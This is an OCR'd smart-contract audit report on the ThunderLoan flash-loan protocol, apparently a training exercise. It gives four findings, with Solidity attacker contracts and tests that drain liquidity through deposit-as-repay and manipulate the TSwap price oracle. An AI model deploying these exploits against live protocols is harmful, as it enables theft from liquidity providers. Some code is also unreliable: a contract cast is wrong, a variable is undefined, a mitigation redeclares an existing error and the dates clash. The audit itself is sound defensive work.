

Protocol Audit Report

Version 1.0

Cyfrin.io

September 26, 2025

Thunder Loan Audit Report

Cyfrin.io

March 7, 2023

Prepared by: Cyfrin Lead Auditors:

- Alqasem Hasan

Table of Contents

    * [H-3] Mixing up variable location causes storage collisions in `ThunderLoan::s_flashLoan` and `ThunderLoan::s_currentlyFlashLoaning`, freezing protocol.
  - Mediums
    * [M-1] Using TSwap as a price oracle, leads to price and oracle manipulation attacks, which lead to lower fee costs than expected.

Protocol Summary

The ThunderLoan protocol is meant to do the following:

1. Give users a way to create flash loans
2. Give liquidity providers a way to earn money off their capital

Liquidity providers can `deposit` assets into `ThunderLoan` and be given `AssetTokens` in return. These `AssetTokens` gain interest over time depending on how often people take out flash loans!

What is a flash loan?

A flash loan is a loan that exists for exactly 1 transaction. A user can borrow any amount of assets from the protocol as long as they pay it back in the same transaction. If they don't pay it back, the transaction reverts and the loan is cancelled.

Users additionally have to pay a small fee to the protocol depending on how much money they borrow. To calculate the fee, we're using the famous on-chain TSwap price oracle.

We are planning to upgrade from the current `ThunderLoan` contract to the `ThunderLoanUpgraded` contract. Please include this upgrade in scope of a security review.

Disclaimer

The Alqasem Hasan team makes all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this document. A security audit by the team is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

Risk Classification

		Impact		
		High	Medium	Low
Likelihood	High	H	H/M	M
	Medium	H/M	M	M/L
	Low	M	M/L	L

We use the CodeHawks severity matrix to determine severity. See the documentation for more details.

Audit Details

Scope

Roles

Executive Summary

Issues found

Severity	Number of issues found
High	3
Medium	1
Low	0
Info	0
Gas	0
Total	4

Findings

Highs

[H-1] Erroneous `ThunderLoan::updateExchangeRate` in the `deposit` function causes protocol to think it it has more fees than it than it really does, which blocks redemption and incorrectly sets the exchange rate

Description: In the ThunderLoan system, the `exchangeRate` is responsbile for calculating the exchange rate between assetTokens and underlying tokens. In a way, its responsible for keeping track of how many fees to give to liquidity providers.

However, the `deposit` function, updates this rate, without collecting any fees!

```
1  function deposit(IERC20 token, uint256 amount) external revertIfZero(
       amount) revertIfNotAllowedToken(token) {
2          AssetToken assetToken = s_tokenToAssetToken[token];
3          uint256 exchangeRate = assetToken.getExchangeRate();
4          uint256 mintAmount = (amount * assetToken.
               EXCHANGE_RATE_PRECISION()) / exchangeRate;
5
6          emit Deposit(msg.sender, token, amount);
7
8          assetToken.mint(msg.sender, mintAmount);
9
10 @>         uint256 calculatedFee = getCalculatedFee(token, amount);
11 @>         assetToken.updateExchangeRate(calculatedFee);
12
13         token.safeTransferFrom(msg.sender, address(assetToken), amount)
               ;
14     }
```

Impact: There are several impacts to this bug.

1. The `redeem` function is blocked, because the protocol thinks the owed tokens are more than the actual tokens in the protocol.
2. Rewards are incorrectly calculated, leading to liquidity providers potentially getting way more or less than deserved.

Proof of Concept:

1. LP deposits
2. User takes out a flash loan
3. It is not impossible for LP to redeem.

Proof Of Code

Place the following into `ThunderLoanTest.t.sol`

```
function testRedeemAfterLoan() public setAllowedToken hasDeposits {
        uint256 amountToBorrow = AMOUNT * 10;
        uint256 calculatedFee = thunderLoan.getCalculatedFee(tokenA,
            amountToBorrow);
        vm.startPrank(user);
        tokenA.mint(address(mockFlashLoanReceiver), calculatedFee);
        thunderLoan.flashloan(address(mockFlashLoanReceiver), tokenA,
            amountToBorrow, "");
        vm.stopPrank();

        uint256 amountToRedeem = type(uint256).max;
        vm.startPrank(liquidityProvider);
        thunderLoan.redeem(tokenA, amountToRedeem);
    }
```

Recommended Mitigation: Remove the incorrectly updated exchange rate lines from `deposit`.

```
function deposit(IERC20 token, uint256 amount) external revertIfZero(
    amount) revertIfNotAllowedToken(token) {
        AssetToken assetToken = s_tokenToAssetToken[token];
        uint256 exchangeRate = assetToken.getExchangeRate();
        uint256 mintAmount = (amount * assetToken.
            EXCHANGE_RATE_PRECISION()) / exchangeRate;

        emit Deposit(msg.sender, token, amount);

        assetToken.mint(msg.sender, mintAmount);

-        uint256 calculatedFee = getCalculatedFee(token, amount);
-        assetToken.updateExchangeRate(calculatedFee);

        token.safeTransferFrom(msg.sender, address(assetToken), amount)
            ;
    }
```

[H-2] A user can bypass the `ThunderLoan::repay` function and repay a flashloan by calling `ThunderLoan::deposit` which would increase a users liquidity balance and repay his flash loan at the same time, allowing this user to then withdraw liquidity and steal funds.

Description: When a user calls the `ThunderLoan::flashLoan` function, they must repay their flashLoan, but the way that is checked is through checking the balance of the token that is loaned in its respective liquidity pool, or `AssetToken` contract. When you call the `ThunderLoan::deposit` function, you also send funds to the `AssetToken` liquidity pool contract, but now you have funds to your name that you can withdraw later on using `ThunderLoan::redeem`. So if you take a flash loan by calling `ThunderLoan::flashLoan` and then you call `ThunderLoan::deposit` using

the funds from that flash loan, you are able to hit two birds with one stone, you pay off the flash loan, AND you have liquidity to your name in the `AssetToken` liquidity pool contract that you are allowed to withdraw whenever you want!

Impact: The protocol will lose all of its funds to a hacker.

Proof of Concept:

The following steps can be taken to preform this attack.

1. User takes a flash loan from `ThunderLoan` for 100 `tokenA`.
2. The user calls `ThunderLoan::deposit` with 100 `tokenA` and some extra `tokenA` to account for fees. This action pays back the debt and puts some liquidity to the user's name.
3. In a different transaction/block the user calls `ThunderLoan::redeem` and receives the 100 `tokenA` plus some fees he also deposited through step #2 and any additional fees that were collected from other people taking flashloans through `ThunderLoan`.

```
1      function flashloan( ... ){
2      .
3      .
4      .
5  @>    uint256 endingBalance = token.balanceOf(address(assetToken));
6  @>        if (endingBalance < startingBalance + fee) {
7              revert ThunderLoan__NotPaidBack(startingBalance + fee,
                   endingBalance);
8          }
9      }
```

Proof of Code:

Add the following function and contract to your unit test's.

```
1
2  function testUseDepositInsteadOfRepay() public setAllowedToken
       hasDeposits {
3          vm.startPrank(user);
4          uint256 amountToBorrow = 50e18;
5          uint256 fee = thunderLoan.getCalculatedFee(tokenA,
               amountToBorrow);
6          DepositOverRepay dor = DepositOverRepay(address(thunderLoan));
7          tokenA.mint(address(dor), fee);
8          thunderLoan.flashloan(address(dor), tokenA, amountToBorrow, "")
               ;
9          dor.redeemMoney();
10         vm.stopPrank();
11
12         assert(tokenA.balanceOf(address(dor)) > 50e18 + fee );
13     }
```

```
14
15 contract DepositOverRepay is IFlashLoanReceiver {
16     ThunderLoan thunderLoan;
17     AssetToken assetToken;
18     IERC20 s_token;
19     // We want this contract to do the following things:
20     // 1. Swap TokenA borrowed for WETH
21     // 2. Take out ANOTHER flash loan, to show the difference
22
23     constructor(address _thunderLoan) {
24         thunderLoan = ThunderLoan(_thunderLoan);
25     }
26
27     function executeOperation(
28         address token,
29         uint256 amount,
30         uint256 fee,
31         address, /*initiator*/ // we dont care about either of those
               params
32         bytes calldata /*params*/
33     )
34         external
35         returns (bool)
36     {
37         s_token = IERC20(token);
38         assetToken = thunderLoan.getAssetFromToken(IERC20(token));
39         IERC20(tokenA).approve(address(thunderLoan), amount + fee);
40         thunderLoan.deposit(IERC20(token), amount + fee);
41         return true;
42     }
43
44     function redeemMoney() public {
45         uint256 amount = assetToken.balanceOf(address(this));
46         thunderLoan.redeem(address(s_token), amount);
47     }
48
49 }
```

Recommended Mitigation: Add the following code in `ThunderLoan::deposit` to prevent this attack vector.

```
1
2 contract ThunderLoan is Initializable, OwnableUpgradeable,
      UUPSUpgradeable, OracleUpgradeable {
3     error ThunderLoan__NotAllowedToken(IERC20 token);
4     error ThunderLoan__CantBeZero();
5     error ThunderLoan__NotPaidBack(uint256 expectedEndingBalance,
          uint256 endingBalance);
6     error ThunderLoan__NotEnoughTokenBalance(uint256 startingBalance,
          uint256 amount);
7     error ThunderLoan__CallerIsNotContract();
```

```
8       error ThunderLoan__AlreadyAllowed();
9       error ThunderLoan__ExhangeRateCanOnlyIncrease();
10      error ThunderLoan__NotCurrentlyFlashLoaning();
11      error ThunderLoan__BadNewFee();
12  +   error ThunderLoan__NotCurrentlyFlashLoaning();
13
14  function deposit(IERC20 token, uint256 amount) external revertIfZero(
        amount) revertIfNotAllowedToken(token) {
15  +       if(s_currentlyFlashLoaning[token]){
16  +           revert ThunderLoan__NotCurrentlyFlashLoaning();
17  +}
18          AssetToken assetToken = s_tokenToAssetToken[token];
19          uint256 exchangeRate = assetToken.getExchangeRate();
20          .
21          .
22          .
23          }
```

[H-3] Mixing up variable location causes storage collisions in `ThunderLoan::s_flashLoan` and `ThunderLoan::s_currentlyFlashLoaning`, freezing protocol.

Description: `ThunderLoan.sol` has two variables in the following order:

```
1       uint256 private s_feePrecision;
2       uint256 private s_flashLoanFee;
```

However, the upgraded contract `ThunderLoanUpgraded.sol` has them in a different order:

```
1       uint256 private s_flashLoanFee; // 0.3% ETH fee
2       uint256 public constant FEE_PRECISION = 1e18;
```

Due to how Solidity storage works, after the upgrade the `s_flashLoanFee` will have the value of `s_feePrecision`. You cannot adjust the position of storage variables, and removing storage variables for constant variables, breaks the storage locations as well.

Impact: After the upgrade, the `s_flashLoanFee` will have the value of `s_feePrecision`. This means that users who take out flash loans right after an upgrade will be charged the wrong fee.

More importantly, the `s_currentlyFlashLoaning` mapping with storage is also in the wrong storage slot.

Proof of Concept:

PoC

Place the following into `ThunderLoanTest.t.sol`.

```
import { ThunderLoanUpgraded } from "../../src/upgradedProtocol/
    ThunderLoanUpgraded.sol";
.
.
.
```

You can also see the storage layout difference by running `forge inspect ThunderLoan storage` and `forge inspect ThunderLoanUpgraded storage`

Recommended Mitigation: If you must remove the storage variable, leave it as blank as to not mess up the storage slots.

```
+uint256 private s_emptyStorage;
uint256 private s_flashLoanFee; // 0.3% ETH fee
uint256 public constant FEE_PRECISION = 1e18;
```

Mediums

[M-1] Using TSwap as a price oracle, leads to price and oracle manipulation attacks, which lead to lower fee costs than expected.

Description: The TSwap protocol is a constant product formula based AMM (automated market maker). And this type of protocol derives the price of an asset from the ratio of one asset to another in a liquidity pool. Becuase of this fact, if a user takes a huge flash loan, and buys out a large supply of an asset from one of those liquidity pools, he can manipulate the price of the other asset in the liquidity pool, to make it very cheap int this example, and effectively ignore protocol fees.

Impact: Liquidity provider for the ThunderLoan protocol will lose out on a lot of fees for providing liquidity.

Proof of Concept:

The following all happens in 1 transaction.

1. User takes a flash loan from `ThunderLoan` for 100 `tokenA`. They are charged the intial normal fee.
2. Then, they deposit the 100 `tokenA` into the TSwap protocol for weth, which increases the supply of `tokenA` in that pool, and decreases the price of `tokenA` (for example, 1 tokenA = 1 weth before, now 1 tokenA = 0.1 weth.)
3. Then the user takes another flash loan of 100 `tokenA` and calcuates the fee associated with this second loan. This fee will be cheaper than the intial fee.
4. Pay back the second loan with the extra fee that is lower than the intital fee.

5. Pay back the first loan with the intital fee.

```
function getPriceInWeth(address token) public view returns (uint256) {
        address swapPoolOfToken = IPoolFactory(s_poolFactory).getPool(
            token);
@>        return ITSwapPool(swapPoolOfToken).
    getPriceOfOnePoolTokenInWeth();
     }
```

Proof of Code:

Add the following function and contract to your unit test's.

```
function testOracleManipulation() public {
        //1. First set up new contracts
        thunderLoan = new ThunderLoan();
        tokenA = new ERC20Mock();
        // Here we are giving the proxy an implementation address of
            the logic contract.
        proxy = new ERC1967Proxy(address(thunderLoan), "");
        BuffMockPoolFactory pf = new BuffMockPoolFactory(address(weth))
            ;
        // Creating a TSwap DEX for Weth/Token A
        address tswapPool = pf.createPool(address(tokenA));
        thunderLoan = ThunderLoan(address(proxy));
        thunderLoan.initialize(address(pf)); // Initilizing the
            ThunderLoan contract with the Pool Factory address.
        // 2. Fund TSwap
        // First play the role of the liquidity provider and deposit
            liquidity.
        vm.startPrank(liquidityProvider);
        tokenA.mint(liquidityProvider, 100e18);
        tokenA.approve(address(tswapPool), 100e18);
        weth.mint(liquidityProvider, 100e18);
        weth.approve(address(tswapPool), 100e18);
        // Deposit Liquidity into TSWAP (not thunderloan) using a
            liquidity providers
        BuffMockTSwap(tswapPool).deposit(100e18, 100e18, 100e18, block.
            timestamp);
        // Ratio of Liquidity pool is 100Weth to 100 Token A
        // Price of Token A is 1 Weth
        // 1:1
        vm.stopPrank(); //Stop playing the role of the Liquidity
            provider
        // Allow token A on thunderloan with owner account
        vm.prank(thunderLoan.owner());
        thunderLoan.setAllowedToken(tokenA, true);
        // 3. Fund ThunderLoan
        // Deposit liquidity into THUNDERLOAN (not TSWAP)
        vm.startPrank(liquidityProvider);
        tokenA.mint(liquidityProvider, 1000e18);
```

```
32          tokenA.approve(address(thunderLoan), 1000e18);
33          thunderLoan.deposit(tokenA, 1000e18);
34          vm.stopPrank();
35
36          // Now we have the following balances in the two contracts:
37          // TSWAP: 100 Weth, 100 Token A. (Price of Token A is 1 Weth)
38          // ThunderLoan: 1000 Token A
39
40          // To manipulate the price of Token A on TSwap, we will do the
                following:
41          // 1. Take a 50 token A flash loan from ThunderLoan
42          // 2. Swap the 50 AToken's for Weth on Tswap. (Now the supply
                of Token A on tswap is 150 which decreases the
43          // price.)
44          // 3. Take ANOTHER flash loan of 50 Token A from ThunderLoan,
                and will be cheaper
45          // because according to the Tswap oracle, you have a ~80/150
                ratio of Weth to Token A
46          // means the price of Token A is around 0.5 Weth, and the fee
                will be cheaper.
47
48          // Get the fee for a normal flash loan of 50 A Token's.
49          uint256 normalFeeCost = thunderLoan.getCalculatedFee(tokenA,
                100e18);
50          console2.log("Normal fee before price manipulation",
                normalFeeCost);
51          // 0.296147410319118389
52
53          uint256 amountToBorrow = 50e18; // Amount of Token A to
                flashLoan

                //
54               // mapping for USDC -> USDC asset token for LP's
55          MaliciousFlashLoanReceiver flr = new MaliciousFlashLoanReceiver
                (
56               address(tswapPool), address(thunderLoan), address(
                    thunderLoan.getAssetFromToken(tokenA))
57          );
58
59          // 4. We are going to take out 2 flash loans
60          //     a. We will do this to first manipulate the price of
                token A on the TSwap Dex
61          //     b. To show that doing so greatly reduces the fees we pay
                 on ThunderLoan
62          vm.startPrank(user);
63          tokenA.mint(address(flr), 100e18);
64          thunderLoan.flashloan(address(flr), tokenA, amountToBorrow, "")
                ;
65          vm.stopPrank();
66
67          uint256 attackFee = flr.feeOne() + flr.feeTwo();
```

```
68          console2.log("Attack Fee is: ", attackFee);
69          console2.log("Normal Fee is: ", normalFeeCost);
70          assert(attackFee < normalFeeCost);
71      }
72
73
74  contract MaliciousFlashLoanReceiver is IFlashLoanReceiver {
75      ThunderLoan thunderLoan;
76      address repayAddress;
77      BuffMockTSwap tswapPool;
78      bool attacked;
79      uint256 public feeOne;
80      uint256 public feeTwo;
81      // We want this contract to do the following things:
82      // 1. Swap TokenA borrowed for WETH
83      // 2. Take out ANOTHER flash loan, to show the difference
84
85      constructor(address _tswapPool, address _thunderLoan, address
            _repayAddress) {
86          tswapPool = BuffMockTSwap(_tswapPool);
87          thunderLoan = ThunderLoan(_thunderLoan);
88          repayAddress = _repayAddress;
89      }
90
91      function executeOperation(
92          address token,
93          uint256 amount,
94          uint256 fee,
95          address, /*initiator*/ // we dont care about either of those
                params
96          bytes calldata /*params*/
97      )
98          external
99          returns (bool)
100     {
101         if (!attacked) {
102             // 1. Swap TokenA borrowed for WETH
103             // 2. Take out ANOTHER flash loan, to show the difference
104             feeOne = fee;
105             attacked = true;
106             // arg1 : The amount of Token A you want to swap
107             // arg2 : Current reserve of Token A in the pool.
108             // arg3 : Current reserve of WETH in the pool.
109             // Returns: Compute's the expected WETH output for swapping
                    50 Token A
110             uint256 wethBought = tswapPool.getOutputAmountBasedOnInput
                    (50e18, 100e18, 100e18);
111             IERC20(token).approve(address(tswapPool), 50e18);
112             // arg1 Amount of TokenA to exchange for weth
113             // arg2 Slippage minimum to avoid getting a bad deal
114             // arg3 deadline for txn
```

```
115             // This does the swap and will TANK the price!
116             tswapPool.swapPoolTokenForWethBasedOnInputPoolToken(50e18,
                    wethBought, block.timestamp);
117             // Now we have a lot of Token A
118             // And minimum weth
119             // so 1 weth used to be 10 token A
120             // but now 1 weth is like 50 token A
121
122             // Second Flash Loan!
123             // this will call executeOperation, except attacked is true
                    .
124             thunderLoan.flashloan(address(this), IERC20(token), amount,
                     "");
125             // repay first loan
126             // IERC20(token).approve(address(thunderLoan), amount + fee
                    );
127             // thunderLoan.repay(IERC20(token), amount + fee);
128             IERC20(token).transfer(address(repayAddress), amount + fee)
                    ;
129         } else {
130             // calculate the fee
131             feeTwo = fee;
132             // now repay second loan (THE TRANSFER BELOW RUNS BEFORE
                    THE TRANSFER ABOVE)
133             // IERC20(token).approve(address(thunderLoan), amount + fee
                    );
134             // thunderLoan.repay(IERC20(token), amount + fee);
135             IERC20(token).transfer(address(repayAddress), amount + fee)
                    ;
136         }
137         return true;
138     }
139 }
```

Recommended Mitigation: Instead of using the TSwap protocol as a price oracle, consider using a Chainlink Price feed with a Uniswap TWAP (Time-Weighted Average Price) fallback oracle for price info. (A fallback oracle is a backup mechanism if the primary oracle fails or is unavailable.)